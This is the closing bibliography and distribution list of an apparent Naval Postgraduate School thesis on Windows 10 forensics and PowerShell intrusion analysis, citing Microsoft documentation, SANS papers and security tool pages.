- [7] S. M. Mims, and T. R. Wylkynsone, “Cyber Event Artifact Investigation Training in a Virtual Environment,” M.S. thesis, Dept. of IS, NPS, Monterey, CA, USA, 2017. [Online] Available: https://calhoun.nps.edu/bitstream/handle/10945/56767/17Dec_Mims_Wylkynsone.pdf?sequence=1&isAllowed=y
- [8] Microsoft. “Windows lifecycle fact sheet - Windows Help.” Accessed January 16, 2019. [Online]. Available: <https://support.microsoft.com/en-us/help/13853/windows-lifecycle-fact-sheet>
- [9] P. Yosifovich, M. Russinovich, D. Solomon and A. Ionescu, *Windows Internals. Part 1, System Architecture, Processes, Threads, Memory Management, and More*, 7th ed. Redmond, Microsoft Press: WA, USA, 2017.
- [10] Microsoft. “HoloLens.” Accessed January 18, 2019. [Online]. Available: <https://www.microsoft.com/en-us/hololens>

- [11] Microsoft. "Introducing Windows 10 in S mode – performance that lasts." Accessed January 27, 2019. [Online]. Available: <https://www.microsoft.com/en-us/windows/s-mode>
- [12] Microsoft. "Microsoft .NET - .NET and Universal Windows Platform Development." Accessed January 27, 2019. [Online]. Available: <https://msdn.microsoft.com/magazine/mt590967>
- [13] Microsoft. "Dynamic-Link Library Search Order - Windows Applications." Accessed January 27, 2019. [Online]. Available: <https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-library-search-order#search-order-for-windows-store-apps>.
- [14] B. Singh and U. Singh, "A forensic insight into Windows 10 Jump Lists," *Digit. Investing.*, vol. 17, pp. 1–13, Jun. 2016. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S1742287616300202>
- [15] F. Picasso, "A first look at Windows 10 Prefetch files," *Zena Forensics Blogspot*, 2015 [Online]. Available: <http://blog.digital-forensics.it/2015/06/a-first-look-at-windows-10-Prefetch.html>
- [16] Microsoft. "Dynamic-Link Library Search Order - Windows applications | Microsoft Docs." Accessed January 27, 2019. [Online]. Available: <https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-library-search-order>
- [17] Microsoft. "Security Logon Type." Accessed January 27, 2019. [Online]. Available: https://docs.microsoft.com/en-us/windows/desktop/api/ntsecapi/ne-ntsecapi-_security_logon_type
- [18] Microsoft. "About Processes and Threads - Windows Applications." Accessed January 27, 2019. [Online]. Available: <https://docs.microsoft.com/en-us/windows/desktop/procthread/about-processes-and-threads>.
- [19] Microsoft. "Windows Sysinternals" Accessed January 27, 2019. [Online]. Available: <https://docs.microsoft.com/en-us/sysinternals/>
- [20] Process Hacker. "Overview - Process Hacker 2." Accessed February 13, 2019. [Online]. Available: <https://processhacker.sourceforge.io/>
- [21] Microsoft. "Task Scheduler" Accessed January 27, 2019. [Online]. Available: <https://docs.microsoft.com/en-us/windows/desktop/taskschd/task-scheduler-start-page>
- [22] M. Dunwoody, "Greater Visibility Through PowerShell Logging." FireEye, January 27, 2019. [Online]. Available: https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html

- [23] C. Tyson's and K. Nelson, "Intrusion Analysis Using Windows PowerShell," SANS Inst., Bethesda, MD, USA, 2014 [Online]. Available: <https://www.sans.org/reading-room/whitepapers/detection/intrusion-analysis-windows-powershell-34585>
- [24] JPCERT Coordination Center, "Detecting Lateral Movement through Tracking Event Logs," no. 2017. [Online] https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf
- [25] R. F. Smith, "Windows Security Log Event ID 4624 - An account was successfully logged on." Ultimate Windows Security, February 09, 2019. [Online]. Available: <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624>
- [26] Holmes, L. (2019). *Windows PowerShell Cookbook: The Complete Guide to Scripting Microsoft's New Command Shell*. 3rd ed. Sebastopol, CA, USA: O'Reilly, 2010.
- [27] J. Hassell, "How to Use PowerShell Objects, How to Tease More Info and Functionality Out of Them and How Objects Can Be Useful in Scripting Scenarios," Computerworld, August 6, 2015. [Online] Available: <https://www.computerworld.com/article/2954261/data-center/understanding-and-using-objects-in-powershell.html>
- [28] Microsoft. "Overview of the .NET Framework" Accessed March 21, 2019. [Online]. Available: <https://docs.microsoft.com/en-us/dotnet/framework/get-started/overview>
- [29] Techopedia. "What is a Runtime Environment (RTE)" Accessed March 21, 2019. [Online]. Available: <https://www.techopedia.com/definition/5466/runtime-environment-rte>.
- [30] T. Keary, "PowerShell Cheat Sheet," Comparitech, December 6, 2018. [Online]. Available: <https://www.comparitech.com/net-admin/powershell-cheat-sheet/>.
- [31] J. Nair, "Live Response Using PowerShell," SANS Inst., Bethesda, MD, USA, 2013. [Online] Available: <https://www.sans.org/reading-room/whitepapers/forensics/live-response-powershell-34302>
- [32] T. A. Halvorsen, "Migration to Microsoft Windows 10 Secure Host Baseline," official memorandum, Department of Defense, Washington, DC, USA, 2015. [Online]. Available: https://iasecontent.disa.mil/stigs/pdf/U_DoD_CIO_Memo_Migration_to_Windows_10_Secure_Host_Baseline.pdf
- [33] FireEye. "Mandiant-Trends 2018." Milpitas, CA, USA, 2018 [Online] Available: <https://www.fireeye.com/content/dam/collateral/en/mtrends-2018.pdf>

- [34] D. Haselhorst, "Uncovering Indicators of Compromise (IoC) Using PowerShell, Event Logs, and a Traditional Monitoring Tool," SANS Inst., Bethesda, MD, USA, 2015. [Online] Available: <https://www.sans.org/reading-room/whitepapers/critical/uncovering-indicators-compromise-ioc-powershell-event-logs-traditional-monitoring-tool-36352>
- [35] E. M. Hutchins, M. J. Cloppert, and R. M. Amin, "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Lockheed Martin, Bethesda, MD, USA, 2012 [Online]. Available: <https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf>
- [36] Microsoft. "Disrupting the kill chain - Microsoft Secure." Accessed February 10, 2019. [Online] Available: <https://cloudblogs.microsoft.com/microsoftsecure/2016/11/28/disrupting-the-kill-chain/>
- [37] Joeware. "NetSess." Accessed February 10, 2019. [Online]. Available: <http://www.joeware.net/freetools/tools/netsess/index.htm>
- [38] InfoSecInstitute "PowerShell Toolkit: PowerSploit." Accessed February 11, 2019 [Online]. Available: <https://resources.infosecinstitute.com/powershell-toolkit-powersploit/#gref>
- [39] Microsoft. "PsExec - Windows Sysinternals." Accessed February 10, 2019. [Online]. Available: <https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>
- [40] J. Barreto, "The Basics of SMB Signing (covering both SMB1 and SMB2)," Microsoft, December 1, 2010. [Online]. Available: <https://blogs.technet.microsoft.com/josebda/2010/12/01/the-basics-of-smb-signing-covering-both-smb1-and-smb2/>
- [41] Microsoft. "Script Get-NetworkStatistics - netstat -ano with filtering." Accessed January 10, 2019. [Online]. Available: <https://gallery.technet.microsoft.com/scriptcenter/Get-NetworkStatistics-66057d71>
- [42] E. Atac, "Show-ProcessTree" Accessed January 10, 2019. [Online]. Available: <https://p0w3rsh3ll.wordpress.com/2012/10/12/show-proesstree/>
- [43] Microsoft. "What's New in PowerShell Core 6.0" Accessed January 10, 2019. [Online]. Available: <https://docs.microsoft.com/en-us/powershell/scripting/whats-new/what-s-new-in-powershell-core-60?view=powershell-6>

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
Ft. Belvoir, Virginia
2. Dudley Knox Library
Naval Postgraduate School
Monterey, California